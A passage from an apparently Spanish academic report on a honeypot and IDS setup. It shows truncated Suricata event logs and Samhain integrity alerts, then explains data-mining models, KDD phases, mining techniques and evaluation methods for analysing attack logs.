En este caso si hemos tenido más suerte ya que, se ha registrado actividad en tres de los servicios, MySQLD, MSSQL y UPNP. Estos registros serán explicados en el Anexo 3 para posteriormente crear el modelo de los datos.


- Suricata


{"timestamp":"2019-07-23T06:26:12.438133+0200","flow_id":947927407439733,"in_iface":"wlan0","event_type":"dns","src_ip":"192.168.0.165","src_p
{"timestamp":"2019-07-23T06:26:12.438636+0200","flow_id":947927407439733,"in_iface":"wlan0","event_type":"dns","src_ip":"192.168.0.165","src_p
{"timestamp":"2019-07-23T06:26:12.460789+0200","flow_id":947927407439733,"in_iface":"wlan0","event_type":"dns","src_ip":"192.168.0.1","src_por
{"timestamp":"2019-07-23T06:26:12.460789+0200","flow_id":947927407439733,"in_iface":"wlan0","event_type":"dns","src_ip":"192.168.0.1","src_por
{"timestamp":"2019-07-23T06:26:12.461882+0200","flow_id":947927407439733,"in_iface":"wlan0","event_type":"dns","src_ip":"192.168.0.1","src_por
{"timestamp":"2019-07-23T06:26:13.000110+0200","flow_id":286863217082011,"event_type":"flow","src_ip":"86.110.116.25","src_port":58721,"dest_ip
{"timestamp":"2019-07-23T06:26:13.000592+0200","event_type":"stats","stats":{"uptime":33642,"capture":{"kernel_packets":16548,"kernel_drops":0
{"timestamp":"2019-07-23T06:26:14.812648+0200","flow_id":1247320987668429,"in_iface":"wlan0","event_type":"tls","src_ip":"192.168.0.165","src_
{"timestamp":"2019-07-23T06:26:15.000100+0200","flow_id":1437424826298250,"event_type":"flow","src_ip":"92.119.160.250","src_port":41808,"dest_
{"timestamp":"2019-07-23T06:26:21.000305+0200","event_type":"stats","stats":{"uptime":33650,"capture":{"kernel_packets":17336,"kernel_drops":0
{"timestamp":"2019-07-23T06:26:26.000162+0200","flow_id":978915593322913,"event_type":"flow","src_ip":"92.119.160.250","src_port":41808,"dest_
{"timestamp":"2019-07-23T06:26:28.000147+0200","flow_id":120033803402777,"event_type":"flow","src_ip":"92.119.160.250","src_port":41808,"dest_
{"timestamp":"2019-07-23T06:26:29.000303+0200","event_type":"stats","stats":{"uptime":33658,"capture":{"kernel_packets":19081,"kernel_drops":0
{"timestamp":"2019-07-23T06:26:37.000214+0200","event_type":"stats","stats":{"uptime":33666,"capture":{"kernel_packets":19085,"kernel_drops":0
{"timestamp":"2019-07-23T06:26:42.000090+0200","flow_id":906485265908208,"event_type":"flow","src_ip":"92.119.160.251","src_port":41740,"dest_
{"timestamp":"2019-07-23T06:26:45.000275+0200","event_type":"stats","stats":{"uptime":33674,"capture":{"kernel_packets":19094,"kernel_drops":0
{"timestamp":"2019-07-23T06:26:53.000224+0200","event_type":"stats","stats":{"uptime":33682,"capture":{"kernel_packets":19100,"kernel_drops":0
{"timestamp":"2019-07-23T06:26:58.000122+0200","flow_id":85927465916131,"event_type":"flow","src_ip":"125.91.208.242","src_port":64068,"dest_ip
{"timestamp":"2019-07-23T06:27:01.000222+0200","event_type":"stats","stats":{"uptime":33690,"capture":{"kernel_packets":19102,"kernel_drops":0
{"timestamp":"2019-07-23T06:27:06.887168+0200","flow_id":2113036074256768,"in_iface":"wlan0","event_type":"alert","src_ip":"125.91.208.242","s
{"timestamp":"2019-07-23T06:27:07.000122+0200","flow_id":1119103323985695,"event_type":"flow","src_ip":"125.91.208.242","src_port":64266,"dest_
{"timestamp":"2019-07-23T06:27:07.099779+0200","flow_id":509991070696899,"in_iface":"wlan0","event_type":"alert","src_ip":"125.91.208.242","sr
{"timestamp":"2019-07-23T06:27:09.000244+0200","event_type":"stats","stats":{"uptime":33698,"capture":{"kernel_packets":19106,"kernel_drops":0
{"timestamp":"2019-07-23T06:27:12.000088+0200","flow_id":1310431238730009,"event_type":"flow","src_ip":"fe80:0000:0000:0000:0405:f16c:85d7:1ba
{"timestamp":"2019-07-23T06:27:12.000330+0200","flow_id":404631225937176,"event_type":"flow","src_ip":"192.168.0.166","src_port":5353,"dest_ip
{"timestamp":"2019-07-23T06:27:17.000234+0200","event_type":"stats","stats":{"uptime":33706,"capture":{"kernel_packets":19128,"kernel_drops":0
{"timestamp":"2019-07-23T06:27:25.000254+0200","event_type":"stats","stats":{"uptime":33714,"capture":{"kernel_packets":19128,"kernel_drops":0
{"timestamp":"2019-07-23T06:27:33.000107+0200","flow_id":441151332490282,"event_type":"flow","src_ip":"92.119.160.251","src_port":41740,"dest_
{"timestamp":"2019-07-23T06:27:33.000821+0200","event_type":"stats","stats":{"uptime":33722,"capture":{"kernel_packets":19132,"kernel_drops":0
{"timestamp":"2019-07-23T06:27:35.000106+0200","flow_id":1796698845270600,"event_type":"flow","src_ip":"221.4.163.82","src_port":5912,"dest_ip
{"timestamp":"2019-07-23T06:27:36.000091+0200","flow_id":450673275228900,"event_type":"flow","src_ip":"92.119.160.251","src_port":41740,"dest_
{"timestamp":"2019-07-23T06:27:41.000330+0200","event_type":"stats","stats":{"uptime":33730,"capture":{"kernel_packets":19136,"kernel_drops":0

Registro Suricata 1

En este caso veremos información relacionada con los paquetes que han llegado al equipo. Estos informes nos ofrecen como información desde algo tan básico como la fecha, hora, IP y el puerto como algo más específico como a que flujo de datos pertenece o por cual interfaz vino.

- Samhain


CRIT : [2019-09-08T06:58:23+0200] msg=<POLICY [ReadOnly] C-------TS>, path=</etc/suricata/rules/emerging-deleted.rules>, size_old=<1272940>, size_new=<1295949>, ctime_old=<[2019-08-
C8007D29740A4997686FEA942A795E5590C63B6E4B31D0FD
CRIT : [2019-09-08T06:58:23+0200] msg=<POLICY [ReadOnly] C-------TS>, path=</etc/suricata/rules/dshield.rules>, size_old=<2652>, size_new=<2649>, ctime_old=<[2019-09-06T04:26:14]>,
D72B047DC63BB31252D46FD8CF2DEFC0378180CA0ACB3A68
CRIT : [2019-09-08T06:58:23+0200] msg=<POLICY [ReadOnly] C-------T->, path=</etc/suricata/rules/BSD-License.txt>, ctime_old=<[2019-02-21T05:26:16]>, ctime_new=<[2019-09-08T04:27:26]
635572226C6B36F3BF50D0B7DC30A1D91F4F2AF16687C9062
CRIT : [2019-09-08T06:58:23+0200] msg=<POLICY [ReadOnly] C-------TS>, path=</etc/suricata/rules/sid-msg.map>, size_old=<3879721>, size_new=<3877560>, ctime_old=<[2019-09-06T04:26:14
BDB978ACCA9C3969D0837FD5FF1D5B898800B0D337A2B137
CRIT : [2019-09-08T06:58:24+0200] msg=<POLICY [ReadOnly] C-------TS>, path=</etc/suricata/rules/emerging-current_events.rules>, size_old=<1563184>, size_new=<1542541>, ctime_old=<[2
5A8D3F20D74E6017D4B7EDA390F6E98394C353CC2932E02F
CRIT : [2019-09-08T06:58:24+0200] msg=<POLICY [ReadOnly] C-------TS>, path=</etc/suricata/rules/emerging-exploit.rules>, size_old=<445105>, size_new=<445571>, ctime_old=<[2019-08-24
815C60E6639F7F04A3C49B4C95FC4A95D55118CC0D87A523
CRIT : [2019-09-08T06:58:24+0200] msg=<POLICY [ReadOnly] C-------TS>, path=</etc/suricata/rules/ciarmy.rules>, size_old=<109795>, size_new=<109748>, ctime_old=<[2019-09-06T04:26:14]
B27583B049DE55C1941274D5AA1766B4F8EF17A6331F35CB
CRIT : [2019-09-08T06:58:24+0200] msg=<POLICY [ReadOnly] C-------TS>, path=</etc/suricata/rules/emerging-web_client.rules>, size_old=<298525>, size_new=<302089>, ctime_old=<[2019-08
4F11190D10E464782AF766CE6CB638864DADC5CB5A4B017B
CRIT : [2019-09-08T06:58:24+0200] msg=<POLICY [ReadOnly] C-------T->, path=</etc/suricata/rules/compromised.rules>, ctime_old=<[2019-09-06T04:26:14]>, ctime_new=<[2019-09-08T04:27:2
036903BC66493FA1E23D8185468436E4E3B6B6B0B866915A
CRIT : [2019-09-08T06:58:24+0200] msg=<POLICY [ReadOnly] C-------TS>, path=</etc/suricata/rules/botcc.rules>, size_old=<134270>, size_new=<133234>, ctime_old=<[2019-09-06T04:26:14]>
960C68800A8057C817E66AF5D95CF882123F43BD22E79FD4
CRIT : [2019-09-08T06:58:24+0200] msg=<POLICY [ReadOnly] C-------TS>, path=</etc/suricata/rules/compromised-ips.txt>, size_old=<17461>, size_new=<17545>, ctime_old=<[2019-09-06T04:2
29D598407A1526A7CECADF72783DC2D0A6F2EA72BE4AB89A
CRIT : [2019-09-08T06:58:24+0200] msg=<POLICY [ReadOnly] C-------TS>, path=</etc/suricata/rules/tor.rules>, size_old=<525865>, size_new=<513402>, ctime_old=<[2019-09-06T04:26:14]>,
DF97A07E0AAC7C18E774843AA340776C809E830DF8701D44

Registro Samhain 1

En estos registros se lleva un recuento de los archivos a vigilar (se han de definir en el archivo de configuración). Entre la información disponible se nos muestra su ruta, su tamaño y su firma (la cual cambia si el archivo es modificado).

019-09-08T04:27:26]>, chksum_old=<24158305A42524DF2824BD2DA5266FA3A034818335F97EA8>, chksum_new=<1BEC8FDEC3B97542A00A9209F62DA704C6EC9665B8518253>,
:26]>, chksum_old=<6C0593809388F12E32C6846AAB21654C310EEEC5F871387F>, chksum_new=<CAB81E9FD9F19DD5D53E9CA4C0E708327FCB851AC2F90BE3>,
DD4CB433CB96744392CD4B57982595CE672>, chksum_new=<A15B3826AD7DAC6369C50588D6D284C401BE78F7AA4B0ED2>,
4:27:26]>, chksum_old=<5A0DBEEEA03940DFC4066FD0CE4465B8AFEEEF05169C81BC>, chksum_new=<197E383EB0469B122C332881FD23D7E7B3B8C2B58EDBD363>,
new=<[2019-09-08T04:27:26]>, chksum_old=<1DD043104E2E20F19A4115B0B4F2EA4A762A4FB2361EACC5>, chksum_new=<AD905B0937B1F20086CBE2C71F1E6F086D99D8164865C5CA>,
9-09-08T04:27:26]>, chksum_old=<33D870CDAFCAE95A15114C3D37E376FD484234864A0D0B13>, chksum_new=<311DBB5C69131E0247A82A11D730CA2353F33BC820B90E78>,
:27:26]>, chksum_old=<E7E6B35C0061596CDE3E1E2FEFA6F8FAD54EBE6FB084C948>, chksum_new=<4ABE986FDF0F02578FD4BF3BB0C2ACD546D3B7F61BC87FC5>,
2019-09-08T04:27:26]>, chksum_old=<04889654A89C111D12C9BE974C9F540DAA7471430C939D23>, chksum_new=<DC6F65BA58235F164ACA8D16C7F8E6A22F760C3A81957694>,
CECE18446025615 75D3E2EDB614FCAAC72A50>, chksum_new=<0EB8CD15447C1151C94A3B320A6AACA2AE347C24B3BF52CA>,
27:26]>, chksum_old=<3DA7810E92E3B8768AD13ECF792DD6C919F5F19180D02E04>, chksum_new=<1B93F525635D2F3F0911529097A947EE1938502DD8AE1F8B>,
08T04:27:26]>, chksum_old=<1E063C0A8B12999C70D8D7E9464D08B34195FBAF3EBBA34C>, chksum_new=<1F5AE7D327483C72987F46FEE666C27144BE9C2D7CF5838E>,
:26]>, chksum_old=<0365A7772850BDE4C2C4286B289DE9B3A54C9359B3D31244>, chksum_new=<9A2EB3538D79B161B79DF3AA2F97DF0459FB49F6B8FE129A>,
-09-08T04:27:26]>, chksum_old=<CC7EE121ED2505058ACB042892A1DFAECD85E4E9FCC1ADE5>, chksum_new=<0919C50CC7A58D0A1EDC4180D4135A9A5D4876E627CF0FF2>,

Registro Samhain 2

3. Estudio de algoritmos y procedimiento

En la siguiente sección daremos un acercamiento teórico más profundizado en el tema para a continuación definir los procedimientos a seguir para realizar nuestra tarea de minería de datos. Esto ayudará a tener claro que herramienta es la más adecuada para este trabajo.

3.1 Introducción

3.1.1 Modelos de datos

El objetivo de la minería de datos es la extracción de información para crear patrones para ayudar en futuras tomas de decisiones, a estos patrones se les llama modelos. Se diferencian entre sí por las técnicas usadas para definirlos. Hay principalmente dos tipos:

- Predictivos: Pretenden estimar valores futuros o desconocidos de variables de interés denominadas variables objetivo o dependientes, para ello se valen de otro tipo de variables (o campos de la BBDD) variables independientes o predictivas (en resumen, las variables cuyo valor ya tenemos).
  - Tareas que producen modelos de datos predictivos: clasificación, regresión, etc.
- Descriptivos: Identifican patrones para explicar o resumir los datos.
  - Tareas que producen modelos de datos descriptivos: agrupamiento, reglas de asociación, análisis correlacional, etc.

3.1.2 Etapas de extracción del conocimiento

3.1.2.1 Preparación de datos

1. **Fase de integración y recopilación de los datos**: Determina las fuentes de información, como de útiles son y de donde conseguirlas. En esta fase también se transforman los datos a un formato común (pues pueden seleccionarse distintas fuentes y cada una puede

tener una forma diferente de representar los datos) para facilitar su posterior procesamiento.

2. **Fase de selección, limpieza y transformación**: En esta fase se eliminan o corrigen los datos incorrectos y se decide que se va a hacer con los incompletos. También se seleccionan aspectos o atributos relevantes con el objetivo de facilitar la tarea de minería. La selección está formada por dos cribas una horizontal, para los registros, y otra vertical, para los atributos.
3. **Construcción de atributos**: Se forman nuevos atributos realizando alguna operación o función sobre algún atributo ya existente. La motivación para esto es que, en ocasiones, los atributos actuales no son suficientemente útiles (no tienen suficiente poder predictivo por sí solos o los patrones dependen de variaciones lineales de las variables originales).

   Adicionalmente también se puede modificar en algunos tipos de datos, lo cual nos permite ahorrar en memoria y en procesamiento, por ejemplo:

- Numerizar atributos. Por ejemplo, los tipos de casa (0 para chalet, 1 para casa de una planta, etc.).
- Discretizar atributos continuos. Por ejemplo, juntando una cantidad amplia de datos en grupos, como el peso de una población.

3.1.2.2 Minería de datos

Aquí se decide qué acciones se van a tomar (clasificar, seleccionar…) y los métodos que se van a utilizar para la creación de uno o varios modelos.

Es en esta fase donde se produce el conocimiento que va a ser usado por el usuario. Es decir, donde se crean los modelos con los datos tratados de los pasos previos.

Un **modelo** es una descripción de patrones y relaciones entre los datos que pueden usarse para realizar predicciones, entender mejor los datos, o para explicar situaciones pasadas.

Para empezar a crear un modelo se ha de tener en cuenta lo siguiente:

- El tipo de tarea de minería más apropiada.
- El tipo de modelo.
- El algoritmo de minería que resuelva la tarea y obtenga el tipo de modelo que estamos buscando.

3.1.2.3 Evaluación

Esta fase tiene como objetivo evaluar los patrones creados. Tras este punto se podría volver a atrás para solucionar posibles conflictos que hayan sucedido durante la evaluación de los patrones. Los patrones desarrollados han de cumplir en cierta medida algunos puntos, por lo que han de ser:

- Precisos.
- Comprensibles.
- Interesantes, es decir, útiles para el propósito e interesantes.

3.1.2.4 Difusión y uso de modelos

Se hace uso del conocimiento adquirido y se hace partícipe a los usuarios involucrados.

3.1.3 Tareas de la minería de datos

- **Predictivas**


  En las tareas predictivas, se persigue averiguar uno o más valores para cada ejemplo de entrada. Estos valores vienen en forma de salida, ya sea una clase, una categoría, un valor numérico o un orden de salida. Estas tareas se clasifican en función de la correspondencia de ejemplos y sus valores de salida, así como en función de la presentación de los ejemplos. Algunas de estas tareas son:
  - Clasificación
  - Categorización
  - Preferencias (o priorización)
  - Regresión.
- **Descriptivas**

El objetivo de las tareas descriptivas consiste en definir los ejemplos ya existentes en lugar de averiguar ejemplos nuevos. Algunas de las tareas enfocadas a la descripción de ejemplos son:

- Agrupamiento (o clustering).
- Correlaciones y factorizaciones.
- Reglas de asociación.
- Dependencias funcionales.

3.1.4 Técnicas de minería de datos


- **Conceptos estadísticos:** Un ejemplo de técnica estadística sería la propia función de regresión, la cual toma la siguiente forma $y=c_0x_0+c_1x_1+\ldots+c_nx_n$, siendo y la variable dependiente y x_n los atributos predictores. Los atributos pueden ser modificados, por ejemplo formado estos parte de una función y siendo el resultado de esta el atributo de la variable de regresión, en este caso estaríamos hablando de una regresión no lineal. Pueden hacer uso de variables locales y predictivas. Las técnicas estadísticas también son útiles para tareas de agrupamiento.



Ejemplo de regresión lineal 1

- **Métodos basados en núcleo:** La idea es basarse en funciones lineales discriminantes (para separar en grupos) para separar los ejemplos fronterizos de los distintos grupos o clases. Un ejemplo de

este tipo de métodos son los discriminantes basados en vectores de soporte



Ejemplo de vector de soporte 1

- **Árboles de decisión**: Conjunto de decisiones o condiciones organizadas de manera jerárquica. Su avance tiene un paso en plan "divide y vencerás", ya que parte el espacio de decisiones en subconjuntos. Esta técnica es apta para las tareas de clasificación, agrupamiento y regresión.


  Los arboles pueden tener dos tipos de variables:

  - Categóricas para arboles de clasificación.
  - Continuas para arboles de regresión.

  Se representa mediante:

  - Nodos internos: variables.
  - Arcos: posibles valores de un nodo (arco que emana de un nodo interno).
  - Nodos hojas: predicción final.

Pueden considerarse como una forma de aprendizaje de reglas, ya que, puede interpretarse que el camino de nodos internos es la serie de condiciones que forman una regla y el nodo hoja la resolución de la misma.



Ejemplo de árbol de decisión 1

- **Inducción de reglas**: Conjunto de métodos para derivar en reglas del tipo:
  - Si cond1 Y cond2 Y ….. Y condn ENTONCES predicción.

Pueden parecer arboles de decisión pero se diferencian de estos en:

  - Sus reglas son independientes y no tienen por qué formas un árbol.
  - Las reglas generadas no tienen por qué cumplir todas las soluciones posibles.
  - Algunas reglas pueden entrar en conflicto en sus predicciones. Se recomienda un valor de confianza a cada regla, de modo que, se elijan las reglas en las que más confianza se tenga.
- **Técnicas de conteo y soporte mínimo**: Método de obtención de reglas. El paso previo a la obtención de una regla puede ser la comparación, o bien, de un atributo suyo con sus posibles valores (condiciones proposicionales), o la comparación de varios atributos (condiciones de primer orden).
- **Redes neuronales artificiales**: Permite realizar modelos de problemas complejos en los que puede haber interacciones no lineales entre las variables. Surge como método de aprendizaje cuya

finalidad inicial era emular la capacidad humana de procesar información.


Las tareas a las que se le puede aplicar esta técnica son: regresión, clasificación y agrupamiento.

Se representa mediante un grafo dirigido en el que los nodos son los elementos del proceso y los arcos sus interconexiones.

Surge como método de aprendizaje cuya finalidad inicial era emular la capacidad humana para procesar la información.

La organización general suele dividirse en:

- En la capa de entrada cada nodo es una variable independiente a examinar.
- La capa oculta está formada por nodos internos, que están formados por funciones que realizan un efecto sobre los datos que entran en él.
- La capa de salida la forman los nodos hoja que almacenan posibles valores de las variables objetivo.
- Cada arco de conexión tiene un peso, el cual se estima mediante métodos de entrenamiento.




Ejemplo de red neuronal 1

- **Aprendizaje basado en instancias o casos:** Parte de tener varias instancias almacenadas. La idea es la de relacionar las instancias nuevas con las que ya hay, de esta manera se estima el valor de la instancia nueva. Esta técnica necesita de otra que genere las

primeras instancias. Se utiliza un método de distancia para medir la similitud entre la instancia nueva y aquella con la que se compara (a menor instancia más parecida). Útil para tipos de datos "no estándar", como un texto.

- **Algoritmos evolutivos**: Método de búsqueda en un espacio de soluciones. En este método las soluciones se mezclan y se comparan entre sí de modo que continúan las más óptimas. Se representa mediante:
  - Cromosomas: la representación de un individuo (solución).
  - Genes: las variables de cada individuo.



Esquema algoritmo evolutivo 1

Las tareas que se pueden llevar a cabo con esta técnica son el agrupamiento, la clasificación, las reglas de asociación y la selección de atributos.

Este método puede usarse para guiar otros algoritmos de minería de datos.

Normalmente se empieza con una solución inicial y a partir de aquí, de manera iterativa, se van generando el resto de soluciones.

3.1.5 Métodos de evaluación de modelos

A continuación, describiremos algunos métodos de evaluación de modelos según la tarea con la que fueron creados:

- **Clasificación:** Se mide con respecto a su precisión predictiva, que es el número de instancias del conjunto de pruebas clasificadas correctamente entre el número total del conjunto de pruebas.
- **Reglas de asociación:** Las reglas son evaluadas por separado. La idea es priorizar en aquellas que puedan usarse en un mayor número de instancias y además tengan una precisión alta operando con ellas. Se basa en dos criterios:
  - Cobertura (o soporte): número de instancias a las que la regla se aplica y predice correctamente.
  - Confianza: proporción de instancias que la regla predice correctamente, esto es, la cobertura entre el número de instancias a las que se puede aplicar la regla.
- **Regresión:** Se evalúa mediante un valor numérico, una forma habitual es mediante el error cuadrático medio del valor predicho respecto al valor que se usa como validación.
- **Agrupamiento:** Se formaliza la cohesión y separación entre grupos. Un ejemplo, es medir la distancia media entre los elementos de un grupo y el centro de este entre la distancia media de todos los grupos y su centro. En estos modelos podemos atender a dos criterios: la distancia (por ejemplo, al centro) y la densidad de un grupo.

3.2 Metodología para la minería de datos.

Para el estudio de los datos nos guiaremos mediante la metodología KDD, la cual engloba al propio proceso de minería de datos. Usaremos esa metodología para los ejemplos prácticos que vendrán más adelante.

Este proceso consta de los siguientes pasos:

1. Abstracción del escenario
2. Selección de datos
3. Limpieza y procesamiento de los datos

4. Minería de datos
   4.1. Selección de la tarea
   4.2. Selección y aplicación de los algoritmos
5. Evaluación e interpretación
6. Entendimiento del conocimiento

Estos pasos serán explicados más en detalle en las secciones siguientes a modo de introducción en la materia previa al caso práctico.

3.2.1 Fases de la minería de datos

A continuación definiremos brevemente en que consiste cada una y que procedimiento aplicaremos a este problema en particular y por qué.

3.2.1.1 Abstracción del escenario

Antes de empezar se ha de tener claro que pretendemos sacar de los registros, para ello aparte de la idea clara de que buscamos necesitamos un conocimiento base. La idea de esto es tener algo con lo que definir una búsqueda e interpretar a posteriori los resultados de la misma.

3.2.1.2 Integración y recopilación

Definición: Comprensión del domino de aplicación del problema e identificación del conocimiento a priori

La primera duda que se nos plantea es si vamos a realizar el análisis directamente sobre los archivos con la información o si lo vamos a hacer al margen del sistema que genera la información. Tanto por cuestiones de eficiencia (no queremos sobrecargar nuestro IDS) como de seguridad el análisis de la información se hará aparte.

3.2.1.3 Selección de datos, limpieza y transformación

Selección de datos

Debido a que cada herramienta pertenece a un tipo diferente de IDS es indispensable identificar las variables que permitan relacionar fácilmente los registros de todas las herramientas, tanto para realizar análisis de un ataque a distintas escalas (primera fase de red, segunda fase honeypot), como de la misma (por ejemplo gracias a IDS del mismo tipo, por ejemplo de red, pero con funcionalidades de detección distintas).

A priori, algunos de estos atributos relevantes para relacionar estos registros a priori distintos son:

- Dirección IP del atacante
- Puerto atacado
- Comandos utilizados
- Intentos de logueo (pares usuario contraseña)
- Fecha y hora

Limpieza

A menudo durante la recogida de datos, se suelen producir situaciones que pongan en duda la calidad de los datos, esto pasa cuando se producen datos anómalos (recogidos correctamente pero poco frecuentes) o cuando se producen datos erróneos (algún tipo de ruido) o faltantes (en el caso de que se haya ocultado la información relativa a alguna variable). Para según qué tipo de casos podemos tomas unas medidas u otras.

Algunas de las medidas que podremos tomar para no comprometer la calidad de los datos son:

- Reemplazar o ignorar en el caso de datos faltantes en las variables, si y solo si, el resto de las variables de una tupla la hacen fácilmente relacionable con el resto de tuplas que se estén analizando.
- Filtrar, tanto en el caso de los datos anómalos como en el caso de los datos erróneos si no se les consigue relacionar con las tuplas del caso analizado.

Transformación

Para el tema de la transformación, puede sernos útil extraer nuevas variables a raíz de otras ya existentes, por ejemplo, el puerto al que va dirigido el tráfico y los comandos utilizados pueden darnos una pista de que se intenta hacer (puerto 22 y una gran cantidad de intentos de logueo pueden darnos a entender que hay un ataque de diccionario o de fuerza bruta).

3.2.1.4 Exploración y selección

Exploración

Lo primero que se ha de hacer a la hora de explorar los datos obtenidos en los pasos anteriores es un reconocimiento, hay dos aspectos a tener en cuenta a la hora de realizar el reconocimiento:

- El dominio y los usuarios, es decir, el conocimiento previo que nos da cierta perspectiva sobre que buscamos y que medidas utilizar (como modelos antiguos a modo de referencia), y el personal al que va dirigida la información (relevante para saber en qué formato han de ser mostrados los datos). Esta fase está centrada en esclarecer que tareas y métodos vamos a utilizar a continuación.
- Reconocimiento y exploración de los datos, la idea aquí es obtener una vista “minable” de los datos de cara a la propia fase de minería de datos. Para esta parte es fundamental conocer el dominio y los usuarios a los que va dirigida la información final.

Lo siguiente a tener en cuenta es que representación es adecuada para la exploración de los datos. El objetivo de estas representaciones es la sugerencia de tareas para minería de datos o la visualización de patrones. Consta de dos fases:

- Visualización previa: enfocada en la comprensión de los datos y la percepción de patrones.
- Visualización posterior: para mostrar los patrones y facilitar su comprensión.

En este apartado podemos utilizar gráficas multidimensionales para representar los datos. Con este tipo de representación podemos observar algunas tendencias, como que tipo de máquinas son más atacadas, que protocolos suelen ser objeto de ataques, etc,…

El siguiente apartado pasa por la creación de una ‘vista minable’. Hay principalmente dos razones para esto, la primera, es que hay diversas maneras de concatenar tablas en función de la información que se pretenda buscar, por lo que, si queremos definir objetivos o tareas de manera concreta debemos concretar qué datos y de que tablas vamos a obtener información. La segunda razón es que la mayoría de los métodos de

minería de datos operan sobre una tabla, así que definirla correctamente nos facilita el trabajo.

Para realizar esta vista minable podemos valernos de las siguientes operaciones:

- Resumen (Summarization) (o agregación): Permite resumir los datos, permitiendo calcular valores derivados de los originales relacionando los datos de las diversas tablas (En un ejemplo similar al nuestro, podríamos asociar que dispositivos tendrían más probabilidad de recibir un tipo de ataque u otro). Una acción adicional en esta operación es la discriminación de grupos tras la agregación.
